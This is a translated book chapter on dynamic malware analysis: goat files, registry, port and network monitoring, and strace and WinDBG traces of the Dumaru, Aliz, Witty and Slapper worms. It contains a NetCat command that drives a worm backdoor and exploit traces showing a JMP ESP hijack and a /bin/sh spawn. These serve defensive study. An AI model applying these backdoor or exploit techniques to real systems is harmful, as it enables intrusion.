替罪羊文件有两种基本类型：简单型（实际上什么都不做）和智能型[12]（执行一些额外的功能）。例如，Joe Wells的智能型替罪羊文件在宿主程序被执行时就会显示中断向量表。这有助于检查当病毒执行时，它是否钩挂在中断程序上。而且，智能型替罪羊文件能检查自身的一致性，当它们被修改时就会返回错误代码。这有助于执行批处理程序，直到测试系统中所有替罪羊文件都被感染。另一个例子是用于病毒清除检查的替罪羊文件。此类文件运行时在寄存器中做计算，然后返回计算结果[13]。通过在错误代码中返回计算结果，就可以把病毒的清除检测自动化。如果病毒感染未被正确修复，则计算结果会反映出来。这样，如果病毒清除出错，就很容易注意到。

考虑一下图15-13中的典型的替罪羊文件，笔者称之为“陷阱文件”（trap file）。写字板程序（write.exe）被感染了W95/Marburg病毒。注意到13 029可以被101整除，这就是该病毒的“遗传标记”。

在图15-14中，可以看到当笔者多次执行该病毒后，所有的陷阱文件都被感染了。通常，笔者执行第一个被感染的程序，检查病毒在复制以后是否仍然能够正确地感染其他程序。这样做对于确认该病毒是否只感染特定目标是必需的。




图15-13　无毒的替罪羊文件和W95/Marburg感染后的写字板程序




图15-14　被感染的替罪羊文件

笔者通常把关于替罪羊程序的信息保存为程序中的一条消息。例如，由于当Marburg病毒的宿主入口点附近没有重定位信息（relocation）时，该病毒会以不同方式感染文件，因此需要为此病毒创建特殊的替罪羊文件。为了模拟重定位信息，笔者就在宿主文件入口点放置足够多的NOP指令。这种欺骗性的替罪羊文件对于后文讲到的另一个使用类似感染技巧的病毒也是有用的。

笔者还在文件末尾作了END标记，如图15-15所示。这通常会有助于更快地发现病毒体的起始位置。在笔者的测试文件中，病毒体的起始位置就紧跟在此标记后面。




图15-15　HIEW中显示了一个干净的替罪羊文件的结尾

被感染的替罪羊文件是整个分析过程中一个极为重要的环节。如果知道了各种病毒会如何改变文件，则检测工具就可以自动将被检测文件与各种计算机病毒的固定区域进行比较和对应。其有效性很高，检测结果非常准确。由于这种比较和对应过程奠定了一个良好的基础，后面就

可以用更高精度的分析来准确识别病毒。

如果需要Intel平台上各种操作系统的替罪羊文件，笔者推荐NASM（Netwide Assembler），这是一个支持Windows目标（obj）文件格式及PE格式和Linux/BSD上的ELF、COFF及a.out格式的自由的x86汇编器。从http://sourceforge.net/projects/nasm可以获得它。

15.4.4.3　监控注册表变动

另一个必要工具是Sysinternals的Regmon（Registry Monitor）。它能显示一个程序对注册表的所有访问行为以及注册表发生的变化。图15-16/1显示了Registry Monitor捕获到Dumaru蠕虫对HKLM\Software\Microsoft\Windows\ CurrentVersion\Run键值的访问，该蠕虫设置一个启动项load32.exe以便下次任何Windows用户登录时就运行。

此蠕虫还在HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows \run下面设置了另一个键值，以便运行dllreg.exe，如图15-16/2所示。实际上，这就是图15-10中用File Monitor捕获到的那个文件。

还可以看到suspect.exe（即Dumaru蠕虫）进行了键值查询，但蠕虫代码中有一个Bug，因此查询失败。这类事件可以为确定蠕虫出现什么可能错误提供线索。例如，可以看到对存储了SMTP服务器名字或Windows地址簿的注册表键值的访问。如果所做的查询不准确，则很可能蠕虫就不能完全正常工作，这种情况下可以对测试环境做适当改变，并重新运行蠕虫。




图15-16　监控Dumaru蠕虫对注册表的改动

15.4.4.4　监控进程和线程

监控进程和线程也是基本的分析手段。笔者在第12章讨论内存扫描技术时，举例说明了许多方法。监控进程和线程的行为是一种好的习惯，因为可以看到蠕虫内部结构的重要信息。例如，如果发现产生了几个线程，则在用反汇编器查看蠕虫时很可能就会用到此信息。可以用像Windows任务管理器这样的标准工具来查看线程和进程信息。但是眼界要广一点：有多种威胁会在任务管理器中隐身。恶意代码和蠕虫程序可以将自己注册为系统服务，从而它们在Windows 9x/Me的任务管理器中不会出现。可以使用Sysinternals的Process Monitor工具来克服这些问题，并迅速终止不需要的任务。

还有一个很棒的工具HandleEx，它可以显示一个进程加载的动态链接库（DLL），以及它们打开的文件句柄、内存节和命名的管道。

15.4.4.5　监控网络端口

监控系统中开放的网络端口是很重要的。后门程序及电脑蠕虫的内置后门常常会打开一个或一组端口，给攻击者连接。可以用标准命令如“netstat -a”显示一个系统中正在侦听的所有打开端口，甚至还有进程ID（PID）信息。但更好的选择是TCPView，它可以显示和每个打开的TCP/UDP端口相关的进程名字。

笔者在VMware测试系统上运行suspect.exe（Dumaru蠕虫）时，发现它打开了3个TCP端口：1001、2283和10000，如图15-17所示。




图15-17　Dumaru蠕虫在系统中打开了端口

对蠕虫代码中常量数据区域做了一番快速研究后，笔者猜想出利用这些端口的相关命令。如果配合NC（NetCat）工具，甚至可以测试一下后门。比如，笔者用命令“nc localhost 1000”连接到了10000/tcp端口上的 一个本地主机（显然，攻击者会使用远程目标系统的IP地址而不是本地主机地址）。如图15-18所示，笔者用猜测出来的后门命令mkd，带了参数temp12，意欲生成一个名为temp12的文件夹。

但是，当笔者查看图15-19的目录列表以检查上述命令的结果时，却发现后门程序产生的文件夹名为temp1，而不是temp12，它丢弃了参数的最后一个字符。




图15-18　用NC（NetCat）连接到Dumaru的后门




图15-19　测试表明后门程序创建一个名为temp1的文件夹

这个经历表明：经过动态测试，可以对恶意代码有一个更好的认识和感觉。实际上，端口监控是分析与本例中工作原理类似的恶意代码的好办法。但是记住：并非所有的后门程序都使用新近打开的端口来通信。有些后门程序通过Internet控制报文协议（Internet Control Message

Protocol, ICMP）的echo请求来通信。此类后门正变得日益流行，因为很多公司都允许某些类型的ICMP报文穿越其防火墙[14]。Loki是此类攻击的一个例子，对其讨论可以在《Phrack》杂志（http://www.phrack.org/phrack/49/P49-06）中找到。狡猾的后门程序还可能使用端口隐藏（port stealth）技术来隐藏它们正在侦听的端口。对于此类恶意代码，必须用其他工具（如下节将讨论的监听工具（sniffer））来监控。

15.4.4.6　网络通信的嗅探和捕获

上一节解释了端口监控及其可能的不足。本节讨论如何使用嗅探（sniffing）工具来增进对恶意代码的理解。如第14章所述，此类工具基于网卡的混杂模式（promiscuous mode），该模式要求网卡接收所有进入的数据包，仿佛这些数据包的目标地址就是自己一样。在对恶意代码做专门分析时，使用这类工具不会打扰任何人。从很多角度看，这对分析都是有帮助的。从网络中捕获到的数据对于生成有效的入侵检测系统（IDS）特征及对这些系统的后续测试都是必需的。而且，蠕虫代码所有的工作机制只有通过可以成功重现的测试结果才能被证实。这些重复测试还能揭示恶意代码的其他工作机制，也有助于在运行的网关反病毒扫描器中测试分解器（decomposer）。

第9章讨论了SMTP蠕虫的内部工作机制。本节将简要说明典型的SMTP蠕虫在网络中所做的通信是什么样的。这方面的信息使网络系统管理员可以在自己的网络中监测这种通信，从而有助于丰富自己在蠕虫攻击方面的知识。图15-20显示了从网络中捕获到的W32/Aliz@mm蠕虫。




图15-20　用Ethereal捕获到的W32/Aliz@mm

笔者为此任务准备了两台虚拟机。用于运行蠕虫的测试机是169.254.209.90。运行Microsoft IIS的SMTP服务的目标系统是169.254.185.167。为避免使用第三台虚拟机，笔者就在攻击源主机上运行Ethereal。Ethereal在两台VMware虚拟机连接到虚拟网络的网卡上窃听通信。在图15-20/1

的Ethereal主窗口中，可以追踪观察SMTP客户端（即Aliz蠕虫）和SMTP服务器之间的往来通信。图15-20/2中，可以看到发送到SMTP服务器的电子邮件主体的一部分。图15-20/3中显示了电子邮件头部的原始数据。

从这个经历中可以学到什么呢？如果读者认为在测试环境中研究计算机蠕虫的自然传播可能太困难，那就对了。但这样做还是有许多回报的。只有做过自然感染测试才能了解计算机蠕虫的真正本性。Aliz编码和发送的是内存中的副本，而不是文件映像。这产生了一个有趣的副作用。由于Windows系统的装入程序在加载任何PE可执行文件时，都会改变其导入目录中的API边界偏移量，因此蠕虫代码的边界导入表也可能会被改变。到目前位置，一切都正常。但由于Aliz发送的是对内存中蠕虫代码的编码结果，因此，上述API边界偏移量的改变也会传播到新系统中，导致新系统中的蠕虫体有了一些微小改变。换言之，尽管蠕虫本身编写时并不具有任何内置的进化机制（如多态性），但是攻击源系统中的蠕虫代码的MD5散列值可能与目标系统上的不一样。内容过滤软件可能会依赖于MD5散列值或某种校验和来拒绝不需要的通信，因此它们总是无法正确地拦截Aliz蠕虫。

清单15-3中，File Compare工具（即Windows平台上的fc命令。——译者注）显示了攻击源系统和攻击目标系统上的蠕虫映像不一样。

清单15-3　比较Aliz蠕虫的源副本和目标副本

```
Comparing files aliz_on_2k.wxe and ALIZ_ON_95.WXE
00000C34: 23 D0
00000C35: 80 76
00000C36: E8 F7
00000C37: 77 BF
00000C38: 4B A8
00000C39: 56 6D
00000C3A: E8 F7
00000C3B: 77 BF
```

用PEDUMP工具可以将这两个映像之一迅速转储（dump），以检查上述清单中的字节模式处于映像中的什么位置。此蠕虫的输入表中只有两个API，对其他API是动态选择的。从清单15-4中笔者看到：LoadLibrary()和GetProcAddress()函数的边界地址对应于File Compare工具的不同。

清单15-4　使用PEDUMP检查Aliz蠕虫的输入表

```
Imports Table:
  KERNEL32.dll
  OrigFirstThunk:  00003028 (Unbound IAT)
  TimeDateStamp:  371FC2B4 -> Thu Apr 22 22:45:40 1999
  ForwarderChain:  BFF70000
  First thunk RVA: 00003034
  Ordn  Name
     0  LoadLibraryA (Bound to: BFF776D0)
     0  GetProcAddress (Bound to: BFF76DA8)
```

图15-21显示了另一个基于网络窃听的分析案例：捕获网络中的Witty蠕虫。该例子中，192.168.0.1是攻击者系统，192.168.0.3是有漏洞的目标主机。只有当192.168.0.1（本例）上的源端口号是4000/udp时，漏洞才是可被利用的——因为蠕虫模拟了一个ICQv5协议请求，攻击检查此类输入数据包的有漏洞的BlackIce防火墙。（事实上，总体上说，ISS的产品（包括BlackIce防火墙）都仅有几个已公布的漏洞）。




图15-21　用Ethereal捕获Witty蠕虫

为了测试Witty蠕虫，目标系统必须安装了有漏洞的BlackIce防火墙。使用Ethereal在攻击源和目标两个系统的网卡上捕获通信。在源主机上，可以用NetCat注入蠕虫数据包。当蠕虫攻破目标后，目标主机会发出一连串时间间隔很短的ARP广播请求，那是蠕虫在试图将自己发送到随机生成的IP地址，如图15-21/1所示。可以清楚地看到192.168.0.3不断产生新的地址，例如98.134.202.225, 222.215.13.142等等。图15-21/2显示了从网络中捕获到的数据包信息。图15-21/3中可以看到蠕虫的信息："insert witty message here （^.^）"，这也就是此蠕虫名字的来历。

Witty蠕虫的代码只有处于有漏洞的宿主进程中才有意义，因为蠕虫在地址空间中用了硬编码的地址。该蠕虫的代码很难用反汇编工具进行分析，因为分析者必须做很多的猜测。无论如何，根据这些猜测都很容易做出错误的分析和得到不正确的结论。使用适当的工具及自然感染来做一个真正的分析会简单得多。笔者相信使用调试工具可以更容易理解这些细节。后文将解释基于调试工具来做恶意代码分析的基本方法。

15.4.4.7　系统调用跟踪

另一种收集进程信息的可行方法是用中断/系统跟踪器。这种工具可以记录程序执行过程中那些被调用的中断或API，但是此类工具通常很难用，而且Windows系统上很少有能正确工作的。Unix系统中默认包含了这种系统跟踪工具，可用它们来进行恶意代码分析。

第10章中，笔者示范了INTRSPY（Interrupt Spy）工具的用法，它对DOS下的中断跟踪非常有用。类似地，在Linux系统上有些情况下也可以使用系统跟踪工具，这样研究者可以更好地洞察问题。比如，有一次Linux/Slapper攻击中，Frederic Perriot和笔者在Linux上用strace工具跟踪有漏洞的Apache进程所做的系统调用，因而对漏洞利用代码获得了更好的理解。笔者知道漏洞利用代码在某个位置使用了带/bin/sh参数的sys_execve调用来运行shellcode。通过查看strace记录的攻击日志中execve()调用之前的部分，笔者弄清了shellcode如何获得了对堆（heap）的控制。图15-22显示了strace工具在一次Linux/Slapper攻击中所做记录的片段。

在T1位置，有漏洞的Apache进程调用了一个malloc()函数来分配内存。在T2位置，调用了一个free()函数，但这次调用修改了free()的全局偏移表（GOT）（详情见第10章）。接着，在T3位置又有一个free()调用，但它已经不再是原来的free()函数了。尽管根据GOT，strace认为这是free()函数，但其实这个调用已被劫持，并指向了shellcode。

在T4位置，漏洞利用代码重复调用了第一个函数SYS_socketcall，找到了漏洞利用代码是从哪个套接字到达系统的。然后，在T5位置复制了句柄，T6位置调用了一个伪造的SYS_setresuid()函数，最后在T7位置，SYS_execve()函数执行了一个命令shell（/bin/sh），该shell会通过“重用”的攻击源套接字连接到攻击者的系统。

```
T1: 910 [407a6c24] malloc(200)                          = 0x081f35c8
:
:
T2: 910 [407a6d12] free(0x081f35c8)                     = <void> free() patches free's GOT
T3: 910 [407a6d12] free(0x081fb780)                     = <void> Hijacked free()
:
T4: 910 [081f36d9] SYS_socketcall(7, 0xbffff6dc, 0x081fb780, 0xbffff6ec, 0xbffff6dc) = -9
T4: 910 [081f36d9] SYS_socketcall(7, 0xbffff6dc, 0x081fb780, 0xbffff6ec, 0xbffff6dc) = -9
:
T4: 910 [081f36d9] SYS_socketcall(7, 0xbffff6dc, 0x081fb780, 0xbffff6ec, 0xbffff6dc) = 0
:
:
T5: 910 [081f36f9] SYS_dup2(4, 2, 0x081fb780, 0xbffff6ec, 0xbffff6dc) = 2
T5: 910 [081f36f9] SYS_dup2(4, 1, 0x081fb780, 0xbffff6ec, 0xbffff6dc) = 1
T5: 910 [081f36f9] SYS_dup2(4, 0, 0x081fb780, 0xbffff6ec, 0xbffff6dc) = 0
T6: 910 [081f3706] SYS_setresuid(0, 0, 0, 0xbffff6ec, 0xbffff6dc) = -1
T7: 910 [081f371e] SYS_execve("/bin//sh", 0xbffff6c8, NULL) = 0
```

图15-22　Linux/Slapper漏洞利用代码的strace日志

上述分析过程说明：像strace/ltrace这样的工具常常有助于更好地理解某些事情或证明某个观点。但是在实践中，需要查看的系统调用太多了，分析者面对日志文件中的大量信息可能很容易迷失方向。有的情况下，更好的方法是进行调试，这样分析者可以只看必要的信息。

15.4.4.8　调试

可用于跟踪病毒及其他恶意代码运行过程的调试工具有多种。应根据要进行的分析类型来

选择调试工具。有几类“纯软件”的调试器可用来跟踪二进制代码:

- 内核模式调试工具: 例如SoftICE，这是一个商业工具。在Windows上如果想跟踪内核模式的代码，没有比SoftICE更好的了。
- 用户模式调试工具: OllyDBG是一个功能强大的免费调试工具，能进行内存搜索和转储(dump)。可以在http://home.t-online.de/home/OllyDBG找到。(IDA是一个优秀的商业工具，其较新版本也支持调试。)
- 虚拟调试工具: 如V86模式下的Turbo Debugger。优秀的Turbo Debugger 5.5 发布（release）变为了免费工具，可以从http://www. borland.com/ products/ downloads/ download_cbuiler.html获得。
- 用户及内核模式调试工具: Microsoft的WinDBG是一个免费工具。已经被使用了多年。它可用于跟踪本机或远程的Windows调试版（checked build）和发行版（free build）。可以从微软网站上下载:

  http://www.microsoft.com/whdc/ddk/debugging/default.mspx

注释 如果读者访问该网址，别忘了下载Microsoft Windows代码的符号文件（symbol files)。它们有助于更快地调试恶意代码。很多工具（包括SoftICE和IDA）也能使用这些符号文件。微软还提供了一套别的命令行调试工具。不要忽略了自己可能已有的工具，如Windows中自带的DEBUG或NTSD调试器。

前面推荐的工具基本都是面向Windows的。如果读者需要在Linux平台上调试恶意代码，则笔者建议使用gdb（GNU调试器)。可以在http://source.redhat.com/gdb上找到它。

每种功能强大的宏/脚本环境，如VBA和VBS，都支持调试，这可以作为分析宏病毒和脚本病毒工具箱中一个有用的补充。

有些调试工具的工作模式有多种。SoftICE可能有助于跟踪用户模式的程序，Microsoft WinDBG（“Wind Bag”）可以支持用户级和内核级的调试。

许多调试工具都支持通过网卡进行远程调试。例如，笔者过去常常在一个IA32系统上用WinDBG跟踪一个IA-64系统。较新的IDA发布也支持多种远程调试技术。例如，可以从一台Linux机器上用IDA远程调试一台Windows系统中的恶意代码。也可以从Windows到Windows，或者从Windows到Linux。这有助于分析者极好地处理基于用户模式的恶意代码。

如果需要分析正在运行的内核模式的rootkit或病毒，则必须有能跟踪内核模式代码的调试工具，但是目前缺乏优秀的调试工具，能够跟踪使用内核模式功能的恶意代码。Windows系统中，笔者钟爱的能支持内核模式调试的工具是SoftICE。其名称SoftICE来自于功能强大的硬件级调试设备ICE（in-circuit emulator，在线仿真器)。前缀soft意味着“软件级”（而不是“硬件级”）调试。ICE系统通常有自己的CPU，甚至可以显示进程的微码（microcode）级细节。绝对不会有比ICE更强大的调试工具了，但硬件级调试工具可能很贵，因此大多数分析者都接触不到。

纯软件的解决方案也可能相当强大，SoftICE无疑就是这样一个工具。笔者在DOS年代就开始使用SoftICE，但是直到自己开始为Windows NT系统开发内核模式的驱动程序时，才迷上了它。那还是在1996年，由于Microsoft WinDBG的开发刚刚起步，它在各种调试场合都经常崩溃(而程序崩溃是调试恶意代码的人最不愿意发生的事情了！)，因此对SoftICE的需求很强烈。幸

运的是，WinDBG经过多年的改进，近期的版本已经比原来友好得多了。

SoftICE对于难度较大的问题，如跟踪反调试型（anti-debugging）代码时，可能极为有用。W95/CIH中用INT 3（断点）转换到内核模式，从而导致调试工具终止运行，就是一种反调试技巧（见第6章）。就连SoftICE在标准模式下运行时也会被这种反调试技巧终止。但是使用SoftICE的BPM（break point on memory access）命令可以绕过W95/CIH病毒所用的技巧，该命令使用调试寄存器（debug register）而不是基于INT 3的断点。由于不以INT 3作为断点条件，调试器就不容易被恶意代码欺骗。但是，当今的恶意代码有多种反调试的技巧（在第6章已讨论过），即使对最优秀的调试工具，它们都是巨大的挑战——除非调试工具的开发者懂得这些技巧并且重视它们。

SoftICE在很多情况下都能显示出API名字，甚至还有API的参数，这很有用。分析者可以在系统中加载额外的符号文件，用这些符号文件来检查恶意代码，速度会快得多。

SoftICE在对付采用结构异常处理技巧（structure exception handling tricks）的代码时能力也很强。这种技巧在恶意代码中很常见。像Turbo Debugger这样的用户模式调试器在跟踪此类代码时可能很容易就跟丢了，因为Windows的异常处理会触发内核模式的代码，而用户模式的调试器不能在内核模式的代码中设置断点。笔者用SoftICE跟踪运行中的CodeRed蠕虫。要想理解CodeRed的堆栈溢出攻击，这样做是必需的，因为该攻击基于对Windows异常处理程序的劫持。

虚拟调试工具，如V86模式的Turbo Debugger，有助于跟踪那种不断修改中断向量表中INT 1和INT 3条目而干扰调试过程的恶性的反调试型DOS病毒。在V86模式下，Turbo Debugger使用了一个能把处理器切换到V86模式以运行基于CPU的虚拟机的驱动程序。虚拟机调试工具不是很多场合都能帮上忙。恶意代码可以检查从一条指令到下一条之间花了多少时间，如果时间过长，则怀疑自己是被分析者用调试器进行缓慢地跟踪，从而会采取相应的行动。分析者必须注意这种技术，但是V86调试的确比普通方法更强。实际上，笔者在调试工具的这种模式影响下，开始设计真正的基于CPU仿真的调试系统，以便能够更有效地对付病毒。本章后面会讨论这一点。

用户模式的调试工具可以有效地跟踪大多数计算机病毒。笔者很高兴用户模式的调试器可以和系统中其他应用程序一同运行，因为这样只需要一台以多任务模式工作的电脑就能进行分析。可以很容易地从调试器中复制和粘贴感兴趣的数据到另一个文件中。比如，可以用调试器分析一个正在运行的恶意进程，“闯入”恶意代码的进程地址空间，复制和粘贴解密后的代码/数据段到一个文本编辑器中。这个技巧在SoftICE中也能用，但稍为复杂——因为当调试者中断了OS的执行时，SoftICE拥有对系统的控制权。SoftICE中所用的技巧是把进程地址空间中的重要区域的数据转储到命令控制台，然后让程序继续运行。当系统重新获得控制权后，可以使用用户模式的SoftICE组件（System Loader），并把命令历史记录保存到一个文件中，此文件就包含了分析者希望获得的内存及代码转储结果。

下面将展示调试分析Witty蠕虫的一个详细日志。前文已经向读者展示了用Ethereal从网络中捕获正在传播的Witty蠕虫。如果读者提前在目标系统上为调试做了准备，则这种自然感染可以帮助读者更好地理解Witty代码。另外图15-24（原文为“图15-23”有误。——译者注）中显示了Witty攻击时的内存布局（layout）和程序流程。

Frederic Perriot、Peter Ferrie及笔者以前一起分析Witty蠕虫时，决定使用WinDBG来阅读有漏洞的进程地址空间中的蠕虫代码，因为知道这样可以100%准确地理解蠕虫的机制。

首先，笔者在反汇编器中阅读蠕虫代码，并猜测此代码是通过一个堆栈溢出错误（stack overflow condition）来劫持某个返回地址。特别地，笔者猜测返回地址会被劫持并指向0x5E077663，此地址可能会有一条像“JMP ESP”这样的指令来执行堆栈中的代码。

1) 为了证明这一点，笔者首先用WinDBG闯入有漏洞的BlackICE的进程地址空间，如图15-23（原文为“图15-26”，有误。——译者注）的第1步所示。

2) 第2步中，笔者检查0x5E077663是否可能是某个被劫持的返回地址指向的偏移位置。通过使用U命令，发现那个位置的确有一条JMP ESP指令。接着，笔者用BP命令在此地址设置了一个断点，希望当蠕虫攻破目标后，调试工具会被自动唤起。最后，用G命令继续执行有漏洞的进程。

3) 第3步中，笔者用NetCat从源主机向目标主机注入蠕虫，结果立刻就到达了笔者设置的断点处。笔者发现JMP ESP指令的确是在堆栈上运行蠕虫代码，因为它指向蠕虫体中另一个向后跳转的指令（0xe9）。

4) 第4步中，继续跟踪蠕虫，很快就到达蠕虫代码的头部。

5) 第5步中，笔者很想知道EDI寄存器指向哪里。结果证实EDI指向存储着收到UDP数据报的堆（heap）上的蠕虫——因此蠕虫代码中那个EDI+8运算（即第4步最后的add edi, 0x8指令。——译者注）是为了跳过UDP的头部。

6) 第6步中，可以看到蠕虫运行时，调试工具已把API的名字解析出来。可以看到蠕虫是如何调用GetProcAddress()和GetTickCount()这两个API的。如果只依赖于静态反汇编分析，则这个信息是需要自己猜测的。而当适当地利用一个调试工具时，这个信息可以“免费得到”。

```
Step 1. - Attaching

Microsoft (R) Windows Debugger  Version 6.0.0017.0
Copyright (c) Microsoft Corporation. All rights reserved.

*** wait with pending attach
Executable search path is:
ModLoad: 00400000 004db000   C:\Program Files\ISS\BlackICE\blackd.exe
ModLoad: 77f80000 77ff9000   C:\WINNT\System32\ntdll.dll
:
:
ModLoad: 5e000000 5e13a000   C:\Program Files\ISS\BlackICE\iss-pam1.dll
ModLoad: 74fd0000 74fe1000   C:\WINNT\system32\msafd.dll
ModLoad: 75010000 75017000   C:\WINNT\System32\wshtcpip.dll
:
 (27c.4d8): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=00000101 edx=ffffffff esi=00000000 edi=00000200
eip=77f9f9df esp=0449ffa8 ebp=0449ffb4 iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000286
```

图15-23　用WinDBG跟踪Witty蠕虫

```
ntdll!DbgBreakPoint:
77f9f9df cc               int     3

Step 2. - Setting a breakpoint and let it go

0:013> u 5e077663
iss_pam1!psomDisplayMem+4a613:
5e077663 ffe4             jmp     esp
5e077665 59               pop     ecx
5e077666 07               pop     es
0:013> bp 5e077663
0:013> g

Step 3. - We got hit

Breakpoint 0 hit
eax=00000000 ebx=012a1020 ecx=0425f898 edx=0425fb00 esi=00000064 edi=00000385
eip=5e077663 esp=0425fafc ebp=fffffeac iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iss_pam1!psomDisplayMem+4a613:
5e077663 ffe4             jmp     esp {0425fafc}
0:010> db esp
0425fafc  e9 21 fe ff ff 00 ff ff-85 03 00 00 8d 03 00 00  .!..............

Step 4. - Tracing code on the stack

0:010> t
eax=00000000 ebx=012a1020 ecx=0425f898 edx=0425fb00 esi=00000064 edi=00000385
eip=0425fafc esp=0425fafc ebp=fffffeac iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
0425fafc e921feffff       jmp     0425f922
0:010> t
eax=00000000 ebx=012a1020 ecx=0425f898 edx=0425fb00 esi=00000064 edi=00000385
eip=0425f922 esp=0425fafc ebp=fffffeac iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
0425f922 89e7             mov     edi,esp
0:010> t
eax=00000000 ebx=012a1020 ecx=0425f898 edx=0425fb00 esi=00000064 edi=0425fafc
```

图15-23　(续)

```
eip=0425f924 esp=0425fafc ebp=fffffeac iopl=0          nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
